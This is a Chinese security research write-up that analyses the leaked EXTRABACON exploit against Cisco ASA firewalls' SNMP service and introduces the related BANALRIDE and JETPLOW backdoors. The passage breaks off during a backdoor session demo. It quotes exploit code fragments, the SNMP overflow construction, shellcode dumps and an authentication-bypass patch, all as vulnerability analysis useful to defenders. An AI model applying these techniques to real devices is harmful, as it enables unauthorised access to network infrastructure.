从公开的 EXTRABACON 代码来看，可对 Cisco ASA Software 版本号为 8.0(2)~8.4(4)的系统进行利用，但是后续网络上不断放出了针对高版本 ASA 系统的利用代码。


0x02 Cisco ASA 系统分析

在实验环境下，通过 GNS 网络模拟器模拟线上 Cisco ASA 设备，分析中采用 8.02 版本的固件作为样本。使用固件分析工具 binwalk 提取和解压文件，发现 Cisco ASA 底层实际上是一个标准的 linux 操作系统，这样逆向出来的汇编自然也是 x86 体系结构的。

```
# ls -l
drwxrwxrwx    4 0        0               0 Sep 22 08:13 asa
drwxrwxrwx    2 0        0               0 Sep 22 08:13 bin
drwxrwxrwx    3 0        0               0 Sep 22 08:13 dev
drwxrwxrwx    3 0        0               0 Sep 22 08:13 etc
lrwxrwxrwx    1 0        0               7 Sep 22 08:13 init -> linuxrc
drwxrwxrwx    3 0        0               0 Sep 22 08:13 lib
lrwxrwxrwx    1 0        0              11 Sep 22 08:13 linuxrc -> bin/busybox
drwxrwxrwx    4 0        0               0 Sep 22 08:13 mnt
dr-xr-xr-x   24 0        0               0 Sep 22 08:13 proc
drwx------    2 0        0               0 Sep 22 08:13 root
drwxrwxrwx    2 0        0               0 Sep 22 08:13 sbin
drwxr-xr-x   10 0        0               0 Se
drwxrwxrwx    3 0        0               0 Se
#
```

安全客（bobao.360.cn）

通过对解压出的 linux 系统进行分析，可以分析出 Cisco ASA 防火墙系统启动加载流程如下：




在这里我们最关注的是最后三个步骤，其中 lina 是 Cisco ASA 防火墙的主程序，lina_monitor 以创建子进程的方式启动 lina 程序，并对 lina 进程进行监视和管控。rcS 作为一个 shell 脚本控制着 lina_monitor 的启动方式，如传入的参数控制，基本包含了 ASA 所有的业务逻辑代码，在系统内存中，lina 将 fork 多个子进程协同工作，如下图所示：

```
ciscoasa# show kernel process
PID PPID PRI NI      VSIZE      RSS      WCHAN STAT  RUNTIME COMMAND
  1    0  16  0    1032192      264 3725684979    S      157 init
  2    1  34 19          0        0 3725694381    S        0 ksoftirqd/0
  3    1  10 -5          0        0 3725736671    S        0 events/0
  4    1  11 -5          0        0 3725736671    S        0 khelper
  5    1  20 -5          0        0 3725736671    S        0 kthread
  7    5  20 -5          0        0 3725736671    S        0 kblockd/0
  8    5  20 -5          0        0 3726735694    S        0 kseriod
 50    5  20  0          0        0 3725811768    S        0 pdflush
 51    5  15  0          0        0 3725811768    S        0 pdflush
 52    1  25  0          0        0 3725824451    S        0 kswapd0
 53    5  20 -5          0        0 3725736671    S        0 aio/0
219    1  16  0    1028096      336 3725684979    S        0 ash
220  219  17  0    1351680      344 3725712932    S        2 lina monitor
221  220  16  0  925732864   881460 3725716348    S      177 lina
222  221  16  0  925732864   881460          0    S        0 lina
223  222  15  0  925732864   881460          0    S        0 lina
224  222  25  0  925732864   881460 3725712932
225  222  16  0  925732864   881460          0    R       62 lina
```

安全客（bobao.360.cn）

其中存在漏洞的代码运行在 lina_monitor 的子进程，也就是上图 PID 为 221 的 lina 进程中。在 Cisco ASA 系统内置 gdbserver ,可用作对此漏洞进行远程动态调试 ,使用 gdbserver 远程调试 Cisco ASA 示意图如下：



0x03 漏洞分析

1．exp 分析

此漏洞的 exploit 源码由 Python 编写，其中包含三个主要功能模块：

1）overflow 漏洞利用数据生成，关键代码如下：

```
head = '1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9'
wrapper = sc.preamble_snmp
if self.params.msg:
    wrapper += "." + sc.successmsg_snmp
    wrapper += "." + sc.launcher_snmp
    wrapper += "." + sc.postscript_snmp
overflow = string.join([head, "95", wrapper, sc.my_ret_addr_snmp, sc.finder_snmp], ".")
```

其中 sc 是动态加载的 shellcode 模块，在构造 overflow 前 exp 会确认目标 ASA 的系统版本，并匹配对应版本的 shellcode。

wrapper 变量被组装了 shellcode 代码 整个造成溢出的数据需要有一个固定值的 head，这段必须使用 OID '1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9' ，该 OID 属于 sysDescr，在 SNMP 协议中是获取目标系统的一些描述信息，比如系统全名或硬件版本标识等。

字段”95”表明后面还接有 95 字节的数据，my_ret_addr_snmp 是溢出后覆盖的函数返回地址，finder_snmp 是一段跳转代码。

2）payload 控制代码数据生成，关键代码如下：

payload += sc.payload_PMCHECK_DISABLE_byte

payload += sc.payload_AAAADMINAUTH_DISABLE_byte

这段拼接了 shellcode 中 payload 代码，控制方法为更改 telnet 和 ssh 的认证流程。

3）构造 SNMP 数据包，关键代码如下：

```
exba_msg =
SNMP(version=self.params.version,community=self.params.community,PDU=SNMPbulk(id=ASN1_INTEGER(self.p
arams.request_id),max_repetitions=1,varbindlist=[SNMPvarbind(oid=ASN1_OID("1.3.6.1.2.1.1.1"),value=ASN1_S
TRING(payload)),SNMPvarbind(oid=ASN1_OID(overflow)),]))
```

在 SNMP 构造的过程中，overflow 被填充到了 SNMP 报文的 OID 字段，通过控制 OID 输入字符长度来溢出栈。

通过构造的 SNMP 报文，可以得知，触发该漏洞必须满足 2 个约束条件：

1）攻击报文的源 IP 地址必须为 SNMP 指定的 HOST 地址。

2）攻击者需输入正确的 SNMP 的 community。

若其中任何一个条件不满足，ASA 将直接丢弃 SNMP 报文不予处理。在调试过程中，我们也确认如果不满足这两个条件中任意一个则无法跳转到漏洞代码的执行分支。

2．协议分析

Exp 在攻击过程中会发送两个 SNMP 报文，第一个是查询目标 ASA 系统版本，其中包含了查询目标 Cisco ASA 设备版本号的 OID，在测试环境中抓包显示如下：

```
▸ Ethernet II, Src: cc:01:04:c8:00:11 (cc:01:04:c8:00:11), Dst: LogicMod_d5:96:00 (00:00:ab:d5:96:00)
▸ Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.0.0.36
▸ User Datagram Protocol, Src Port: 50592 (50592), Dst Port: 161 (161)
◂ Simple Network Management Protocol
    version: v2c (1)
    community: public
  ◂ data: get-request (0)
    ◂ get-request
        request-id: 0
        error-status: noError (0)
        error-index: 0
      ◂ variable-bindings: 3 items
        ◂ 1.3.6.1.2.1.1.1.0: Value (Null)
            Object Name: 1.3.6.1.2.1.1.1.0 (iso.3.6.1.2.1.1.1.0)
            Value (Null)
        ◂ 1.3.6.1.2.1.1.3.0: Value (Null)
            Object Name: 1.3.6.1.2.1.1.3.0 (iso.3.6.1.2.1.1.3.0)
            Value (Null)
        ◂ 1.3.6.1.2.1.1.5.0: Value (Null)
            Object Name: 1.3.6.1.2.1.1.5.0 (iso.3.6.1.2.1.1.5.0)
            Value (Null)
```

安全客（bobao.360.cn）

查询操作成功后，ASA 设备会返回一个数据包告诉对方自己的版本号，从返回的数据包，显示已成功查询到目标设备的系统版本：

```
▷ Ethernet II, Src: LogicMod_d5:96:00 (00:00:ab:d5:96:00), Dst: cc:01:04:c8:00:11 (cc:01:04:c8:00:11)
▷ Internet Protocol Version 4, Src: 10.0.0.36, Dst: 10.0.0.2
▷ User Datagram Protocol, Src Port: 161 (161), Dst Port: 50692 (50692)
▷ Simple Network Management Protocol

0000  cc 01 04 c8 00 11 00 00  ab d5 96 00 08 00 45 00   ........ ......E.
0010  00 9a 2d 7e 00 00 ff 11  79 af 0a 00 00 24 0a 00   ..-~.... y....$..
0020  00 02 00 a1 c5 a0 00 86  e7 84 30 7c 02 01 01 04   ........ ..0|....
0030  06 70 75 62 6c 69 63 a2  6f 02 01 00 02 01 00 02   .public. o.......
0040  01 00 30 64 30 3c 06 08  2b 06 01 02 01 01 01 00   ..0d0<.. +.......
0050  04 30 43 69 73 63 6f 20  41 64 61 70 74 69 76 65   .0Cisco  Adaptive
0060  20 53 65 63 75 72 69 74  79 20 41 70 70 6c 69 61    Securit y Applia
0070  6e 63 65 20 56 65 72 73  69 6f 6e 20 38 2e 30 28   nce Vers ion 8.0(
0080  32 29 30 0e 06 08 2b 06  01 02 01 01 03 00 43 02   2)0...+. ......C.
0090  27 d8 30 14 06 08 2b 06  01 02 01 01 05 00 04 08   '.0...+. ........
00a0  63 69 73 63 6f 61 73 61                            ciscoasa
```

安全客（bobao.360.cn）

紧接着 exp 会发送第二个报文，该报文是 SNMPv2 版本中定义的新分组类型 get-bulk-request，用来高效率的从代理进程读取大块数据，其中包含了两个 object 条目，可以看到之前构造的 payload 数据被填充到了第一个条目的 value 字段中，造成溢出的 overflow 被填充到了第二个条目的 oid 字段中：

```
▷ Ethernet II, Src: cc:01:04:c8:00:11 (cc:01:04:c8:00:11), Dst: LogicMod_d5:96:00 (00:00:ab:d5:96:00)
▷ Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.0.0.36
▷ User Datagram Protocol, Src Port: 57105 (57105), Dst Port: 161 (161)
◢ Simple Network Management Protocol
    version: v2c (1)
    community: public
  ◢ data: getBulkRequest (5)
    ◢ getBulkRequest
        request-id: 508934804
        non-repeaters: 0
        max-repetitions: 1
      ◢ variable-bindings: 2 items
        ◢ 1.3.6.1.2.1.1.1: bfa5a5a5a5b8d8a5a5a531f8bba545a3ac31fbb9a5b5a5a5...
            Object Name: 1.3.6.1.2.1.1.1 (iso.3.6.1.2.1.1.1)
payload ──► Value (OctetString): bfa5a5a5a5b8d8a5a5a531f8bba545a3ac31fbb9a5b5a5a5...
        ◢ [truncated]1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.137.194.58.173.53.165.165.165.165.131.2
overflow ──► Object Name [truncated]: 1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.137.194.58.173.53.165.16
            Value (Null)
```

安全客（bobao.360.cn）

3．代码分析

静态分析

将 Cisco ASA 8.02 系统中的/asa/bin/lina 文件加载到 IDA 中进行静态分析，通过 gdb 连接 lina 进程，通过构造特殊字符的 shellcode 查看实时的系统栈结构信息，查看 exp 执行溢出后系统栈崩溃信息，可以初步定位函数地址，不断设置断点进行跟进调试，逐渐定位到发生漏洞的函数为 sub_89F4750，对其反编译后的部分代码如下：

```
26  int v31; // [sp+18h] [bp-60h]@30
27  char v32[34]; // [sp+2Ah] [bp-4Eh]@2 局部变量，作为内存copy的目的地址
28  int v33; // [sp+4Ch] [bp-2Ch]@7
29  int v34; // [sp+50h] [bp-28h]@7
30  int v35; // [sp+54h] [bp-24h]@7
31  int v36; // [sp+58h] [bp-20h]@7
32  int v37; // [sp+5Ch] [bp-1Ch]@17
33  int v38; // [sp+60h] [bp-18h]@27
34  int v39; // [sp+64h] [bp-14h]@27
35  int v40; // [sp+68h] [bp-10h]@27
36
37  if ( !dword_9919110 )
38  {
39    memset32(&dword_9919120, dword_9919110, 0xFu);
40    dword_9919110 = 1;
41  }
42  sub_90A32A0((int)v32, *(_DWORD *)a6, *(_DWORD *)(a6 + 4));// 内存copy函数
43  v32[*(_DWORD *)(a6 + 4)] = 0;
44  v7 = _byteswap_ulong(sub_908C380(v32));
45  if ( a4 == 160 )
46  {
47    if ( a5 != 1 )
48      return 0;
```

安全客（bobao.360.cn）

在 sub_89F4750 函数中，调用了 sub_90A32A0 函数，这个函数的主要功能是将第二个参数指向的源地址数据 copy 到第一个参数指向的目的地址中，第三个参数大小影响了 copy 的数据长度。继续跟进到 sub_90A32A0 函数中查看代码：

```
1  int __cdecl sub_90A32A0(int a1, int a2, unsigned int a3)
2  {
3    int v3; // ecx@1
4    int v4; // edx@1
5    signed int i; // esi@1
6    int v6; // eax@2
7    int v7; // ebx@4
8    int v8; // eax@5
9    int v9; // ebx@6
10   int v10; // edx@7
11   int v11; // ecx@7
12   char v12; // al@8
13
14   v3 = a1;
15   v4 = a2;
16   for ( i = a3 >> 2; i > 16; v3 += 64 )
17   {
18     i -= 16;
19     *(_DWORD *)v3 = *(_DWORD *)v4;
20     *(_DWORD *)(v3 + 4) = *(_DWORD *)(v4 + 4);
21     *(_DWORD *)(v3 + 8) = *(_DWORD *)(v4 + 8);
22     *(_DWORD *)(v3 + 12) = *(_DWORD *)(v4 + 12);
23     *(_DWORD *)(v3 + 16) = *(_DWORD *)(v4 + 16);
24     *(_DWORD *)(v3 + 20) = *(_DWORD *)(v4 + 20);
25     *(_DWORD *)(v3 + 24) = *(_DWORD *)(v4 + 24);
26     *(_DWORD *)(v3 + 28) = *(_DWORD *)(v4 + 28);
27     *(_DWORD *)(v3 + 32) = *(_DWORD *)(v4 + 32);
28     *(_DWORD *)(v3 + 36) = *(_DWORD *)(v4 + 36);
29     *(_DWORD *)(v3 + 40) = *(_DWORD *)(v4 + 40);
30     *(_DWORD *)(v3 + 44) = *(_DWORD *)(v4 + 44);
31     *(_DWORD *)(v3 + 48) = *(_DWORD *)(v4 + 48);
32     *(_DWORD *)(v3 + 52) = *(_DWORD *)(v4 + 52);
33     *(_DWORD *)(v3 + 56) = *(_DWORD *)(v4 + 56);
34     v6 = *(_DWORD *)(v4 + 60);
35     v4 += 64;
36     *(_DWORD *)(v3 + 60) = v6;
37   }
```

安全客（bobao.360.cn）

在这部分代码中，很容易分析出 for 循环实际实施了内存 copy 操作，依次从源地址中读出 4 字节的数据写入到目的地址中，每一次循环将 copy 64 字节长度的数据，其中这个函数传入的第三个参数，也就是影响 copy 长度的 a3 变量，在循环开始时被除以 4 后赋值予 i 变量，而 i 变量控制循环次数，所以 sub_90A32A0 函数的总 copy 长度可能不等于第三个参数所指定值。再看一下该函数接下来的代码：

```
38  if ( i )
39  {
40    v7 = 0;
41    do
42    {
43      v8 = *(_DWORD *)v4;
44      ++v7;
45      v4 += 4;
46      *(_DWORD *)v3 = v8;
47      v3 += 4;
48    }
49    while ( v7 != i );
50  }
51  v9 = v4;
52  if ( a3 & 3 )
53  {
54    v10 = v3;
55    v11 = v3 + (a3 & 3);
56    do
57    {
58      v12 = *(_BYTE *)v9++;
59      *(_BYTE *)v10++ = v12;
60    }
61    while ( v10 != v11 );
62  }
63  return a1;
64}
```

安全客 (bobao.360.cn)

先看第一个 if 语句，若经过前一个阶段的 for 循环后，若 i 变量依旧不为 0，则执行 if 内的代码块，这段代码块的作用将会从源地址中取出 i*4 字节长度的数据 copy 到目的地址中。

第二个 if 语句判断条件是将传入的 a3 参数与整数 3 按位与操作，其语义目的是为了过滤掉 4 的倍数，也就是说若 a3 非 4 的倍数将执行第二个 if 的代码块，这段代码的作用是从源地址中向目的地址 copy 参数 a3 与整数 3 按位与操作后的整型值的长度数据。

由此可见在这个函数中的三个主要流程控制的代码块中都可能发生内存 copy 操作，将这段 IDA 反编译的 sub_90A32A0 函数翻译为同功能的标准 C 语言可能更直观一些，其代码如下：

```
1  char *sub_90A32A0(char *a1, char *a2, int a3)
2  {
3      char *v3, *v4,*v9, *v10, *v11;
4      signed int i;
5
6      v3 = a1;
7      v4 = a2;
8
9      for(i = a3 / 4; i > 16; v3 += 64, v4+=64)
10     {
11         i -= 16;
12         memcpy(v3, v4, 64);
13     }
14
15     if(i)
16     {
17         memcpy(v3, v4, i * 4);
18         v3 += i * 4;
19         v4 += i * 4;
20     }
21
22     v9 = v4;
23     if(a3 & 3)
24     {
25         v10 = v3;
26         v11 = v3 + (a3 & 3);
27         memcpy(v10, v9, v11 - v10);
28     }
29
30     return a1;
31 }
```

安全客 (bobao.360.cn)

至此可以分析出 sub_89F4750 函数通过调用 sub_90A32A0 这个内存 copy 函数，将从

上层函数传入的地址指针 a6 指向的源地址的数据 copy 到本地局部变量 v32 中，其 copy 长度也由上层函数传入的参数决定，而不是由本地局部变量 v32 的内存空间长度来做控制，上层传入参数很容易超出本地局部变量 v32 内存长度发生缓冲区溢出风险。

动态调试

通过 Cisco ASA 串口连接 gdbserver 进行动态调试，在发送触发漏洞的数据包前先对 lina 进程中 copy SNMP 报文 oid 字段的 sub_90A32A0 函数调用前后下断点，以方便观察内存，如下图所示：

```
.text:089F4769                 mov     eax, [ebx]
.text:089F476B                 mov     edx, [ebx+4]
.text:089F476E                 mov     [esp+4], eax
.text:089F4772                 lea     eax, [ebp+var_4E]
.text:089F4775                 mov     [esp+8], edx
.text:089F4779                 mov     [esp], eax
.text:089F477C                 call    sub_90A32A0     ; 内存copy函数
.text:089F4781                 mov     eax, [ebp+var_4C]
.text:089F4784                 lea     ebx, [ebp+var_4E]
```

安全客（bobao.360.cn）

第二个 SNMP 报文成功触发了这两个断点，通过查询 ESP 寄存器中的值取得栈顶地址：

```
(gdb) i r esp
esp            0xab7b0fd0          0xab7b0fd0
```

由于遵循_stdcall 约定，栈顶地址加上 8 字节的偏移量可以读取传入到 sub_90A32A0 函数的第三个参数的值：

```
(gdb) x /wx 0xab7b0fd8

0xab7b0fd8:        0x0000005f
```

可以看到其值的十进制正是“95”，也就是在“exp 分析”一节中提到的 overflow 中后接 shellcode 的 length 值。将这个 length 带入到 sub_90A32A0 函数中分析出总 copy 的数据长度为：

总长度 = 第一阶段 64 字节 + 第二阶段 28 字节 + 第三阶段 3 字节 = 95 字节

三个阶段 copy 的数据长度总和也恰好是 95 字节。虽然 SNMP 的 oid 字段中的 length 值可直接控制内存 copy 长度，但是并不是没有长度限制，通过不断增大 oid 的 shellcode 长度以及对应的 length 值。我们发现 ASA 系统限制了 oid 的最大长度为 128 字节，当超过这个长度 ASA 会丢弃这个 SNMP 报文不予处理。

由栈顶地址加上 40 字节偏移量，从上文提到的局部变量 v32 所指向的内存空间开始打印，

如下所示的系统栈内存分布情况，其中红色部分(0x089f672c)为 sub_89F4750 函数的返回地址：

```
(gdb) x /30wx 0xAB7B0FF8
0xab7b0ff8:    0x00000000    0x089c8a2f    0xab7b75d8    0x00000000
0xab7b1008:    0x00000060    0x0000005f    0x000000a1    0x00000010
0xab7b1018:    0xab7b1048    0x089d9326    0x00000000    0x00000060
0xab7b1028:    0xab7b1058    0x0892ee82    0x0000005e    0x00000010
0xab7b1038:    0x00000040    0x00000010    0x00000000    0x00000004
0xab7b1048:    0xab7b10a8    0x089f672c    0x00000002    0xab7a1400
0xab7b1058:    0x00000004    0x000000a1    0x00000009    0xab7b75d0
0xab7b1068:    0x00000000    0x090a1686
```

当 sub_90A32A0 函数完成 copy 动作后再看相同内存空间中的数据变化，其中蓝色部分(0x89b80000- 0x00000090)是写入的 shellcode，红色部分(0x08d3de9b)是被覆盖的函数返回地址：

```
(gdb) x /30wx 0xAB7B0FF8
0xab7b0ff8:    0x89b80000    0x35ad3ac2    0xa5a5a5a5    0x8904ec83
0xab7b1008:    0xe5892404    0x3158c583    0xb3db31c0    0xbff63110
0xab7b1018:    0xaaaaaaae    0xa5a5f781    0x8b60a5a5    0x01c82484
0xab7b1028:    0x32040000    0xc361d0ff    0x90909090    0x90909090
0xab7b1038:    0x90909090    0x90909090    0x90909090    0x90909090
0xab7b1048:    0x90909090    0x08d3de9b    0x14247c8b    0xe0ff078b
0xab7b1058:    0x00000090    0x000000a1    0x00000009    0xab7b75d0
0xab7b1068:    0x00000000    0x090a1686
```

打印被覆盖的函数返回地址所指向的代码：

```
(gdb) x /i 0x08d3de9b
0x08d3de9b:jmp*%esp
```

可看到 shellcode 通过跳转到 ESP 的方式实现精确定位将要执行的代码。接下来打印 0xab7b1050 地址处的代码，也就是 sub_89F4750 函数栈帧弹出后，ESP 所指向地址：

```
(gdb) x /5i
 0xab7aeed0    0xab7b1050:    mov    0x14(%esp),%edi    0xab7b1054:    mov    (%edi),%eax
0xab7b1056:    jmp    *%eax    0xab7b1058:    nop    0xab7b1059:    add    %al,(%eax)
```

此段代码是将 sub_89F4750 函数的局部变量 v32 指向的内存地址读取到了 EAX 寄存器中，读取出 EAX 中的值：

```
(gdb) i r eax
eax            0xab7b75d8    -1417972264
```

查看地址 0xab7b75d8 处的代码：

```
(gdb) x /18i 0xab7b75d8
    0xab7b75d8:   mov      $0xad3ac289,%eax
    0xab7b75dd:   xor      $0xa5a5a5a5,%eax
    ......
    0xab7b7600:   pusha
    0xab7b7601:   mov      0x1c8(%esp),%eax
    0xab7b7608:   add      $0x32,%al
    0xab7b760a:   call     *%eax
    0xab7b760c:   popa
    0xab7b760d:   ret
```

我们继续在 0xab7b760a 和 0xab7b760d 处下两个断点，可以读取到 shellcode 的下一处跳转地址和整个 shellcode 执行结束后的返回地址，其中先在第一个中断处读取到 EAX 的值，并查看其跳转处的代码：

```
(gdb) i r eax
eax            0xab7b1462          -1417997214
(gdb) x /23i 0xab7b1462
    0xab7b1462:   mov      $0xa5a5a5a5,%edi
    0xab7b1467:   mov      $0xa5a5a5d8,%eax
    ......
    0xab7b1481:   xor      %edi,%edx
    0xab7b1483:   int      $0x80    ;mprotect()
    0xab7b1485:   jmp      0xab7b149b
    0xab7b1487:   mov      $0x906ed20,%edi
    0xab7b148c:   xor      %ecx,%ecx
    0xab7b148e:   mov      $0x4,%cl
    0xab7b1490:   cld
    0xab7b1491:   rep movsb %ds:(%esi),%es:(%edi)    ;copy patch bytes to offset
    0xab7b1493:   jmp      0xab7b14a4    ;go to payload2
    0xab7b1498:   pop      %esi
    0xab7b1499:   jmp      0xab7b1487
    0xab7b149b:   call     0xab7b1498
    0xab7b14a0:   xor      %eax,%eax
    0xab7b14a2:   inc      %eax
    0xab7b14a3:   ret
```

发现这段地址存储的代码正是之前构造的 payload ,该部分 payload 修改了 telnet 和 ssh

的认证流程，使其身份认证过程失效。这段代码有两个主要的操作：

1)在 0xab7b1483 处通过 linux 系统调用 mprotect()赋予相关内存页面可读/可写/可执行权限，然后直接 jmp 0xab7b149b。

2)在 0xab7b149b 处，代码将下一个指令的地址压入到栈中，然后跳转到 0xab7b1498，然后 pop 出当前栈顶数据，此时正好将地址 0xab7b14a0 写到了 ESI 中，接着通过 rep 指令将最后三行代码写入到身份认证函数的起始地址 0x906ed20 处，这样认证函数无论接收到了怎样的用户名和密码参数，都直接返回 true，从而绕过系统的身份认证。可以查看溢出后错误的随机用户名依旧保存在登录系统中，如下图：

```
Connection to 10.16.45.158 closed.
yerx@yerx-virtual-machine:~$ ssh 123456@10.16.45.158
123456@10.16.45.158's password:
Type help or '?' for a list of available commands.
ASA-2> en
Password: ****
ASA-2# show ssh se
ASA-2# show ssh sessions

SID Client IP       Version Mode Encryption Hmac     State          Username
0   10.16.45.101    2.0     IN   aes128-cbc md5      SessionStarted 123456
                            OUT  aes128-cbc md5
ASA-2#
```

安全客(bobao.360.cn)

继续执行 continue 命令，程序停在了 0xab7b760d 处，通过查看 ESP 指向的栈顶数据来确定 ret 的地址：

```
(gdb) i r esp
esp            0xab7b104c      0xab7b104c
(gdb) x /wx 0xab7b104c
0xab7b104c:    0x089f672c
(gdb)
```

shellcode 执行完成后跳转的地址为 0x089f672c，这正是 sub_89F4750 函数执行完成后的正常返回地址，见下图，从而避免了原系统栈被破坏而导致系统崩溃，至此动态分析过程全部结束。

```
.text:089F6724    mov     [esp], ecx
.text:089F6727    call    sub_89F4750     ; SNMP报文处理函数
.text:089F672C    test    eax, eax
.text:089F672E    mov     [ebp-30h], eax
```

安全客（bobao.360.cn）

在 cisco ASA 系统对 SNMP 报文 OID 长度做了限制，只能有 128 字节， OID 固定的头部标识占去了 17 字节，在栈中 v32 指向的内存起始地址距函数返回地址的偏移量为 82 字节，由此可计算超出函数返回地址的溢出长度为：OID 总长度 - OID head - 偏移量 = 128 - 17 - 82 = 29 字节，分析来看通过 jmp esp 的方式最多只能执行 29 字节的代码。

0x04 总结

针对此次 ASA 漏洞及 exp 的分析和重现，我们发现该漏洞溢出的长度并不大，远远不够载入一次完整攻击所有 shellcode， 因此 exp 构造的 shellcode 分布在内存的多个区域，通过多次跳转来完成完整的 exploit。此外，虽然漏洞触发后可获取 ASA 设备底层的系统权限，一般会采用反弹 shell 的方式来进行利用 ,但该 exp 并没有直接获取 shell ,而是通过更改 lina 程序的执行流程来突破了 telnet 和 ssh 的身份认证。这样做一方面隐蔽性非常高，系统几乎难以发现入侵的痕迹，同时还可以充分发挥 ASA 设备强大网络操控功能，例如监听流量，配置隧道来进行隐秘的监听，而底层 linux 系统编译进来系统命令很少，利用的功能相对有限。同时该 exp 实现了 ASA 系统多版本的适配，确实可以反映出该漏洞利用程序的开发有着相对较高工程化的实现。

揭开思科 ASA 防火墙网络军火的面纱（下）


作者：360 MeshFire Team

来源：【安全客】http://bobao.360.cn/learning/detail/3248.html

今年 8 月 Shadow Brokers 曝出的 EPICBANANA、JETPLOW、SCREAMPLOW 等工具中包含了思科 ASA 系列防火墙漏洞利用和后门攻击代码，360 MeshFire 团队针对 ASA 设备后门技术原理和植入方法进行了完整分析，并重点对研究了其内存型和持久化型后门，展示了网络基础设施的后门攻击原理与方法。

0x01 背景

今年 8 月， Shadow Brokers 组织在其 Twitter 微博上公开了入侵 NSA 后获取的大量黑客工具，并将部分放在网上进行拍卖。根据 Shadow Brokers 描述，这些工具原属于著名的黑客团队方程式组织（Equation Group），思科的官方博客也在第一时间对该后门进行了简要分析，以下是思科官方博客给出漏洞和后门模块研究分析，360 MeshFire 团队也第一时间对泄漏文件、0DAY 漏洞和植入后门进行了深入研究和完整分析。



在该系列上一篇文章中我们主要针对 EXTRABACON 模块中 Cisco ASA 防火墙 SNMP 远程代码执行的 0DAY 漏洞（CVE-2016-6366），对产生原因和利用原理进行了详细分析。详见链接：http://bobao.360.cn/learning/detail/3053.html

该漏洞实现了思科网络基础设施的破门并获取网络设备管理员权限，如何植入后门并实施更加隐蔽的后门攻击等攻击手段则是在 EPICBANANA 和 JETPLOW 的模块中实现，后门模块提供了更加复杂和隐蔽的攻击方法，我们将在该篇文章中详细分析 ASA 设备的后门原理和植入方法，并对后门连接作简单演示。

0x02 Cisco ASA 后门简介

泄漏的文件中专门针对于 Cisco ASA 防火墙的后门可分为内存型和持久化型。从我们的分析看，内存型后门被命名为 BANALRIDE 和 BANANAGLEE（简称 BG），其中 BANALRIDE 只提供基本的控制功能和一些原始设备操作的 API，而 BG 相对于 BANALRIDE 的功能更加强大和复杂；持久化后门又分为 JETPLOW 和 SCREAMPLOW，其中 JETPLOW 作为早期的持久化后门主要针对于 PIX 防火墙和部分 ASA 设备，而新版本的被称为 SCREAMPLOW 是 JETPLOW 的升级版。

在整个后门植入过程中，首先需要利用命令解析漏洞（CVE-2016-6367），漏洞利用的前提是攻击者能够成功登录设备，可用已知用户名和密码登录，也可以利用漏洞修改登录流程实现任意账户名密码直接登录（见第一篇文章）。

然后执行 epicbanana__2.1.0.1.py 脚本通过 ssh 或 telnet 登录到 ASA 系统，并发送 payload 至 console 终端，该脚本将构造 15 个攻击载荷到 console 终端下触发命令行解析漏洞，通过内存溢出的方式将 BANALRIDE 后门写入到 ASA 内存中。

最后使用目录下的 bride-1120 连接工具连接到 BANALRIDE 后门，BANALRIDE 后门连接后的截图如下：

```
/LP# ./bride-1120 --lp 192.168.1.10 --implant 192.168.1.1 --sport 22 --dport
 22
The source port is: 22
The destination port is: 22
The local IP address is: 192.168.1.10
Using DAT file from directory ../../Dats/.

./bride-1120 Version [STD]: 1.1.2 (Built: Feb 27 2013 13:26:38)


Session Commands
----------------
 1) Open Session with firewall
 8) Display Menu
 0) Quit Program



BANAL RIDE# 1
Session opened with firewall.
          D-H Key:  40fee2d53d9cd129df11106d014db4e9


BANAL RIDE# 8

Session Commands
----------------
 4) Remove BANALMONKEY
 5) Remove BANANAGLEE
 8) Display Menu
 9) Close Session with firewall
 0) Quit Program

Raw API Calls
-------------
